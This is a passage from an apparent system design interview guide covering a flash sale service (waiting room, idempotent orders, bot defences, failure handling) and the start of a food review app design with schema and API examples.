A second safety net: the `UNIQUE (sale_id, user_id)` constraint in the reservations table, and a periodic reconcile job that checks `total_stock = redis_stock + held + paid`.

How do we stop 1,000,000 users from crushing the backend?

Only 1,000 can win. Letting 1,000,000 requests hit the Reservation Service wastes capacity and creates a thundering herd (everyone retrying at once).

Option	Idea	Pros	Cons
Rate limit only	Return 429 above N req/s	Easy	Users hammer refresh; unfair; random who wins
Virtual waiting room	Give everyone a queue position, admit at a fixed rate	Fair, smooth load, clear UX	More moving parts, users must wait
Lottery / pre-registration	Users register before; random draw picks buyers	Calmest load, very bot resistant	Changes the product; not first come first served
Load shedding at the edge	Once sold out, CDN serves a static “sold out” page	Kills traffic instantly	Only helps after stock is gone

Recommended: **waiting room plus edge shedding, with rate limits as a backstop.**

```
users --> CDN --> Waiting Room --(N/sec)--> Reservation Svc --> Redis
             \                                      |
              \--- "SOLD OUT" static page <-------+ (flag flips at stock 0)
```

The waiting room is cheap because it only does `INCR` for a position and returns small JSON. The admission rule can be simple:

```python
# runs every 100 ms
def release_batch(sale_id):
    if int(redis.get(f"stock:{{{sale_id}}}") or 0) <= 0:
        redis.set(f"soldout:{sale_id}", 1)   # CDN and APIs read this
        return
    admitted = int(redis.get(f"admitted:{sale_id}") or 0)
    # admit a bit more than remaining stock to cover drop-outs
    target = admitted + RELEASE_PER_TICK     # e.g. 200 per 100 ms
    redis.set(f"admitted:{sale_id}", target)
    # tickets with position <= target are now ADMITTED
```

When a user polls, the service compares their position with `admitted`. If position is lower, it signs an access token:

```python
token = jwt.encode({"sub": user_id, "sale": sale_id,
                    "exp": now() + 60}, SECRET, algorithm="HS256")
```

The Reservation Service only checks the signature. No database call, so it stays fast.

Polling control: the server returns `pollAfterMs`. Under heavy load it raises the number from 2,000 to 5,000 ms. This alone can cut polling traffic in half. Add random jitter so clients do not poll in lockstep.

How do we make order placement safe to retry?

Networks fail. A user taps Pay, the phone loses signal, the app retries. Without care, we charge twice or create two orders.

Option	How	Pros	Cons
Idempotency key table	Client sends a UUID; server stores key -> response	Exact replay of the first answer	Extra table and lookup
Natural unique key	`UNIQUE(reservation_id)` on orders	Simple, enforced by DB	Does not cover the payment call itself
Both	Key for the API, unique constraint as a net, same key passed to payment provider	End-to-end safe	Slightly more code

Recommended: **both.**

```
def create_order(resv_id, payment_method, idem_key, user_id):
    cached = db.fetch_one(
        "SELECT response FROM idempotency_keys WHERE key=%s AND user_id=%s",
        (idem_key, user_id))
    if cached:
        return cached["response"]                # replay, no new work

    with db.transaction():
        resv = db.fetch_one("SELECT * FROM reservations "
                            "WHERE reservation_id=%s FOR UPDATE", (resv_id,))
        if resv["status"] != "HELD" or resv["expires_at"] < now():
            raise ReservationExpired()
        order_id = new_uuid()
        db.execute("INSERT INTO orders (order_id, reservation_id, user_id, "
                   "amount_cents, status) VALUES (%s,%s,%s,%s,'PENDING') "
                   "ON CONFLICT (reservation_id) DO NOTHING",
                   (order_id, resv_id, user_id, PRICE))
        resp = {"orderId": order_id, "status": "PENDING"}
        db.execute("INSERT INTO idempotency_keys VALUES (%s,%s,%s,now())",
                   (idem_key, user_id, json.dumps(resp)))

    payments.charge(order_id, payment_method, PRICE,
                    idempotency_key=f"order-{order_id}")   # async
    return resp
```

Payment providers like Stripe accept an idempotency key header. Passing `order-{order_id}` means a retry of the charge returns the same result instead of charging again.

How do we keep it fair and stop bots?

Bots can open thousands of sessions, poll faster than humans, and grab most of the stock to resell.

Defense	What it stops	Cost
Login required, account age check	Throwaway accounts	Some friction

Defense	What it stops	Cost
Per-user and per-device limits (1 unit, 1 queue ticket)	One bot with many tabs	Needs device fingerprint
CAPTCHA or proof-of-work before joining queue	Cheap scripted requests	Slight UX cost
Pre-registration window	Last-second bot floods	Product change
Randomize queue order for arrivals in the first second	Bots racing to be first by milliseconds	Less strict FIFO
Post-sale audit, cancel suspicious orders	Bots that got through	Refund handling

Recommended: login plus per-user limit (enforced in the Lua script), a CAPTCHA or proof-of-work at queue join, and **randomizing order within the first few seconds**. Being 3 ms faster than a human should not matter.

```
def join_queue(user_id, sale_id):
    if not captcha_ok(request): raise Forbidden()
    if not redis.set(f"qticket:{sale_id}:{user_id}", 1, nx=True, ex=3600):
        return existing_ticket(user_id, sale_id)    # one ticket per user
    if now() < SALE_START + 5:                      # early burst window
        pos = random_slot_in_first_bucket()         # shuffled
    else:
        pos = redis.incr(f"qpos:{sale_id}") + EARLY_BUCKET_SIZE
    return pos
```

How do we prepare the system before the spike?

A cold system fails on the first second: empty caches, small autoscaling groups, cold DB connection pools.

Pre-warm step	Why
Push sale page and JSON to CDN 10 minutes before	Edge serves 25 GB/s without origin
Load stock counter into Redis (`SET stock:{77} 1000`)	Gate is ready, no lazy load
Scale out waiting room and API pods to peak size in advance	Autoscaling takes minutes, the spike takes seconds
Open DB connection pools, warm the Lua script with `SCRIPT LOAD`	Avoid first-request latency
Load test with a replay of last sale's traffic	Find bottlenecks before customers do
Set a feature flag to turn flash sale paths off	Fast kill switch if things go wrong

```
# T-10 minutes runbook
redis-cli SET "stock:{77}" 1000
redis-cli SCRIPT LOAD "$(cat reserve.lua)"
kubectl scale deploy waiting-room --replicas=200
kubectl scale deploy reservation-svc --replicas=60
curl -X POST https://cdn.example.com/purge-and-prefetch -d '{"path":"/sales/77"}'
```

How do we decouple reservation from order creation, and handle failures?

If the reservation call also wrote to the database and called the payment provider in the same request, the slowest part (payment, often 1 to 3 seconds) would set the speed for everyone.

Option	How	Pros	Cons
Synchronous all-in-one	Reserve + order + charge in one request	Simple code	Slow, payment outages block reservations
Async via queue	Reserve fast in Redis, publish event, workers write DB and charge	Fast answers, absorbs bursts, retryable	Eventually consistent order status

Recommended: **async via Kafka (or SQS).** The user gets “you got one” in milliseconds. Workers persist the reservation to Postgres at whatever rate the DB can take.

Failure cases and what we do:


Failure	Effect	Handling
Redis primary dies mid-sale	Counter could be lost or stale on replica	Use Redis with AOF `appendfsync always` for this key, or fail over and rebuild from DB + Kafka; pause sale briefly (CP choice)
Kafka publish fails after Redis decrement	Unit is “taken” but no reservation record	Retry publish; if it keeps failing, `INCR` stock back (compensation)
Order worker crashes	Event not processed	Kafka redelivers; DB unique keys make the replay safe
Payment provider down	Orders stay PENDING	Retry with backoff; extend hold window; if still failing, expire and release stock
User never pays	Unit stuck	Expiry worker returns it after 10 minutes

Rebuild after a Redis loss:

```
-- true remaining stock
SELECT s.total_stock
     - COUNT(*) FILTER (WHERE r.status IN ('HELD','PAID')) AS remaining
FROM sales s LEFT JOIN reservations r ON r.sale_id = s.sale_id
WHERE s.sale_id = 77
GROUP BY s.total_stock;
```


Events still in Kafka but not yet in the DB must also be counted, so we pause the waiting room, let the consumer catch up, then compute and `SET` the counter.

8. Final architecture



Component	Job	Technology example
CDN + WAF	Serve static page, block bad bots, serve sold-out page	CloudFront, Akamai, Cloudflare
API Gateway	Auth, rate limiting	Envoy, Kong, API Gateway
Waiting Room	Queue positions, admission tokens	Stateless service + Redis, or a managed waiting room
Reservation Service	Atomic stock gate	Go/Java service + Redis Lua
Redis Cluster	Hot counters and holds	Redis / ElastiCache with AOF
Message queue	Decouple fast path from DB and payments	Kafka, SQS
Order + Payment workers	Persist orders, charge cards	Java/Python workers
Orders DB	Durable record of truth	Postgres, Aurora
Expiry worker	Release unpaid holds	Cron worker or Redis keyspace events
Reconcile job	Detect drift between Redis and DB	Scheduled job + alert

Deployment map (AWS)



The CDN and gateway absorb the crowd at the edge, so only admitted users reach the Lua gate on Redis in the data subnet, and only the payment worker talks to the payment provider.

9. Common mistakes and interviewer follow-ups

- **Mistake: read stock, then write stock in two steps.** It oversells under concurrency. Say instead: "The check and the decrement happen atomically, in a Lua script or a conditional `UPDATE ... WHERE stock > 0`."
- **Mistake: sending all 1M users to the database.** The DB melts and the rest of the store goes down with it. Say instead: "The CDN and waiting room absorb the crowd; only a controlled rate reaches the counter."
- **Mistake: calling the payment provider inside the reservation request.** Slow, and a provider outage blocks everything. Say instead: "Reserve fast, pay async, with a hold timer."
- **Mistake: no plan for unpaid reservations.** Stock leaks and the sale ends with unsold units. Say instead: "Holds expire after 10 minutes and an expiry worker returns units."
- **Mistake: forgetting idempotency.** Double clicks create double charges, which is the worst customer experience. Say instead: "Idempotency keys on the API and on the payment call, plus unique constraints."
- **Mistake: trusting Redis alone forever.** A failover can lose a few writes. Say instead: "Redis is the gate, Postgres is the record, and a reconcile job checks they agree."
- **Follow-up: "What if there are 100 different products in one sale?"** Each product gets its own counter key and hash tag, so they spread across Redis shards naturally.
- **Follow-up: "What if one product has 1,000,000 units?"** Split the stock into buckets (10 keys of 100,000) and pick a random bucket per request; when a bucket is empty try another. This avoids one hot key.

10. One-page cheat sheet

Topic	Key point
Scale	1M users, 1,000 units, 500k req/s at edge, ~10k/s at the counter
Core trick	Say "no" cheaply to 99.9%, say "yes" correctly to 0.1%
Inventory gate	Redis Lua: check per-user limit + stock + decrement atomically
Fallback gate	Postgres `UPDATE ... SET stock = stock - 1 WHERE stock > 0`
Load control	CDN static page, virtual waiting room, admit N/s, signed token
Sold out	Flip a flag; CDN serves static sold-out page
Reservations	10-minute hold with TTL, expiry worker releases stock
Orders	Async via Kafka; Order + Payment workers
Idempotency	`Idempotency-Key` header, key table, unique(reservation_id), provider idem key

Topic	Key point
Fairness	Login, 1 per user, CAPTCHA, shuffle first-second arrivals
Pre-warm	Load counter, scale pods, prefetch CDN, `SCRIPT LOAD` , kill switch
CAP	CP for stock counter, AP for page and stock hint
Safety nets	DB unique constraints, reconcile job, compensation on publish failure

Sources

- Hello Interview: Design a Flash Sale System
- HackerNoon: How to Design a Flash Sale System That Doesn't Oversell
- DEV: From Database Locks to Redis+Lua in Coupon Flash Sales
- DEV: Flash Sale Engine, Solving Overselling and Hot Keys
- OneUptime: How to Implement Flash Sale Systems with Redis
- Stripe Docs: Idempotent requests

33. Food Review App (Medium)

> A food review app lets people find restaurants near them, read what others thought, and post their own review with a star rating and photos. Think of a slimmer Yelp or Zomato focused on food. The interviewer wants to see three things: that you can store reviews and large photos without pushing image bytes through your own servers, that you can keep a restaurant's average rating correct while many reviews arrive at once, and that you can answer "good ramen within 2 km of me" quickly using a geo index. Moderation and the "one review per user per restaurant" rule are classic correctness follow-ups.

1. Functional requirements

Core (must have):

1. Users can search for restaurants near a location, filtered by cuisine and sorted by distance or rating.
2. Users can view a restaurant page: details, average rating, review count, photos, and reviews.
3. Users can post a review with a 1 to 5 star rating, text, and up to 10 photos.
4. Each user can have at most one review per restaurant (they can edit it).
5. Users can see a feed of recent reviews (near them, or from people they follow).
6. Reviews and photos are moderated (spam, offensive content, fake reviews) before or shortly after they go live.

Below the line (out of scope):

- Table booking and food delivery. Separate products with their own hard problems (payments, real-time tracking).
- Restaurant owner dashboards and ads. Business features, not core to reviews.
- Personalized recommendations with machine learning. We mention ranking but do not design the model.
- Direct messaging between users.

2. Non-functional requirements

1. **Read-heavy:** reads outnumber writes about 100:1. Optimize the read path with caching.
2. **Search latency:** p99 under 300 ms for a nearby search.
3. **Restaurant page latency:** p99 under 200 ms (cached).
4. **Review post latency:** under 1 s to accept the review. Photos upload directly to object storage, so they do not count against this.
5. **Availability:** 99.9% for writes, 99.99% for reads. Users browsing are more common than users posting.
6. **Consistency:** eventual consistency for search results, feeds, and average ratings (a few seconds of lag is fine). Strong consistency for the "one review per user per restaurant" rule, which must never be broken.

7. **Durability:** photos and reviews must never be lost (object storage with 11 nines durability, replicated DB).
8. **CAP choice:** for browsing and search we choose **availability (AP)**, since a slightly stale rating does not hurt anyone. The uniqueness rule is enforced inside one database partition, so it stays strongly consistent.

3. Back-of-the-envelope estimates

Assumption	Number
Restaurants	10 million
Daily active users (DAU)	20 million
Searches per DAU per day	5
Restaurant page views per DAU per day	10
New reviews per day	1 million
Photos per review (average)	2
Average photo size (after compression)	2 MB original, 200 KB for display sizes
Average review text	1 KB

```
Read QPS:
  searches:   20M * 5  / 86,400 s = ~1,150/s   (peak x3 = ~3,500/s)
  page views: 20M * 10 / 86,400 s = ~2,300/s   (peak x3 = ~7,000/s)

Write QPS:
  reviews:    1M / 86,400 s       = ~12/s      (peak ~40/s)
  photos:     2M / 86,400 s       = ~23/s

Storage per year:
  review text: 1M/day * 1 KB * 365       = ~365 GB/year
  photos:      2M/day * (2 MB + 0.6 MB)  = ~5.2 TB/day
               5.2 TB * 365               = ~1.9 PB/year  (object storage)
  restaurants: 10M * 2 KB                 = ~20 GB (fits in one DB + index)

Bandwidth (photo reads dominate):
  page views 7,000/s * 10 thumbnails * 30 KB = ~2.1 GB/s at peak
  -> must be served by a CDN, not by our servers
```

Takeaways: writes are tiny, reads are moderate, photos are huge. That points at a CDN in front of object storage, presigned uploads, and caching for restaurant pages.

4. Core entities

- **User**: someone who browses and writes reviews. Fields: user_id, name, avatar_url, created_at, trust_score.
- **Restaurant**: a place that serves food. Fields: restaurant_id, name, lat, lng, geohash, cuisine, price_level, avg_rating, review_count.

- **Review**: one user's opinion of one restaurant. Fields: review_id, restaurant_id, user_id, rating, text, status, created_at.
- **Photo**: an image attached to a review. Fields: photo_id, review_id, s3_key, status (PENDING, READY, REJECTED), width, height.
- **RatingAggregate**: running totals per restaurant. Fields: restaurant_id, rating_sum, rating_count, histogram (count per star).
- **Follow**: user A follows user B, used for the feed.
- **ModerationCase**: a review or photo flagged for checking. Fields: case_id, target_id, reason, decision.

```
CREATE TABLE restaurants (
  restaurant_id BIGINT PRIMARY KEY,
  name          TEXT NOT NULL,
  lat           DOUBLE PRECISION NOT NULL,
  lng           DOUBLE PRECISION NOT NULL,
  location      GEOGRAPHY(POINT) NOT NULL,   -- PostGIS
  cuisine       TEXT,
  price_level   SMALLINT,
  rating_sum    BIGINT NOT NULL DEFAULT 0,
  rating_count  INT NOT NULL DEFAULT 0
);
CREATE INDEX idx_rest_loc ON restaurants USING GIST (location);

CREATE TABLE reviews (
  review_id     BIGINT PRIMARY KEY,
  restaurant_id BIGINT NOT NULL REFERENCES restaurants,
  user_id       BIGINT NOT NULL,
  rating        SMALLINT NOT NULL CHECK (rating BETWEEN 1 AND 5),
  body          TEXT,
  status        VARCHAR(16) NOT NULL DEFAULT 'PENDING',
  created_at    TIMESTAMP NOT NULL DEFAULT now(),
  updated_at    TIMESTAMP NOT NULL DEFAULT now(),
  UNIQUE (restaurant_id, user_id)          -- one review per user per place
);
CREATE INDEX idx_reviews_rest_time ON reviews (restaurant_id, created_at DESC);

CREATE TABLE photos (
  photo_id   BIGINT PRIMARY KEY,
  review_id  BIGINT NOT NULL REFERENCES reviews,
  s3_key     TEXT NOT NULL,
  status     VARCHAR(16) NOT NULL DEFAULT 'PENDING'
);
```

Storing `rating_sum` and `rating_count` (not the average itself) is deliberate. You can always compute the average as `sum / count`, and adding or removing a review is just a plus or minus on two numbers.

5. API design

All write endpoints require a logged-in user (bearer token). Read endpoints are public.

`GET /restaurants/search?lat=..&lng=..&radiusKm=2&cuisine=ramen&sort=rating&cursor=..` – find nearby restaurants.

```
// response 200
{ "results": [
    { "id": 81, "name": "Ichiran", "distanceM": 420,
      "avgRating": 4.6, "reviewCount": 1832, "thumbUrl": "https://cdn/.../t.jpg" }
  ],
  "nextCursor": "eyJvZmZzZXQiOjIwfQ" }
```

`GET /restaurants/{id}` – restaurant details plus rating summary.

```
{ "id": 81, "name": "Ichiran", "cuisine": "ramen",
  "avgRating": 4.6, "reviewCount": 1832,
  "histogram": {"5": 1200, "4": 400, "3": 150, "2": 50, "1": 32} }
```

`GET /restaurants/{id}/reviews?sort=recent&cursor=..` – paginated reviews.

`POST /uploads/photos` – get presigned URLs for photo upload.

```
// request
{ "count": 2, "contentTypes": ["image/jpeg", "image/jpeg"] }
// response 200
{ "uploads": [
    { "photoId": 9001, "url": "https://s3/...&X-Amz-Signature=...", "expiresInSec": 900 },
    { "photoId": 9002, "url": "https://s3/...", "expiresInSec": 900 } ] }
```

`POST /restaurants/{id}/reviews` – create a review. Header `Idempotency-Key` .

```
// request
{ "rating": 5, "text": "Rich broth, fast service.", "photoIds": [9001, 9002] }
// response 201
{ "reviewId": 5551, "status": "PENDING" }
```

Status codes: `201` created, `409` you already reviewed this restaurant (response includes your existing review id), `400` bad rating, `401` not logged in.

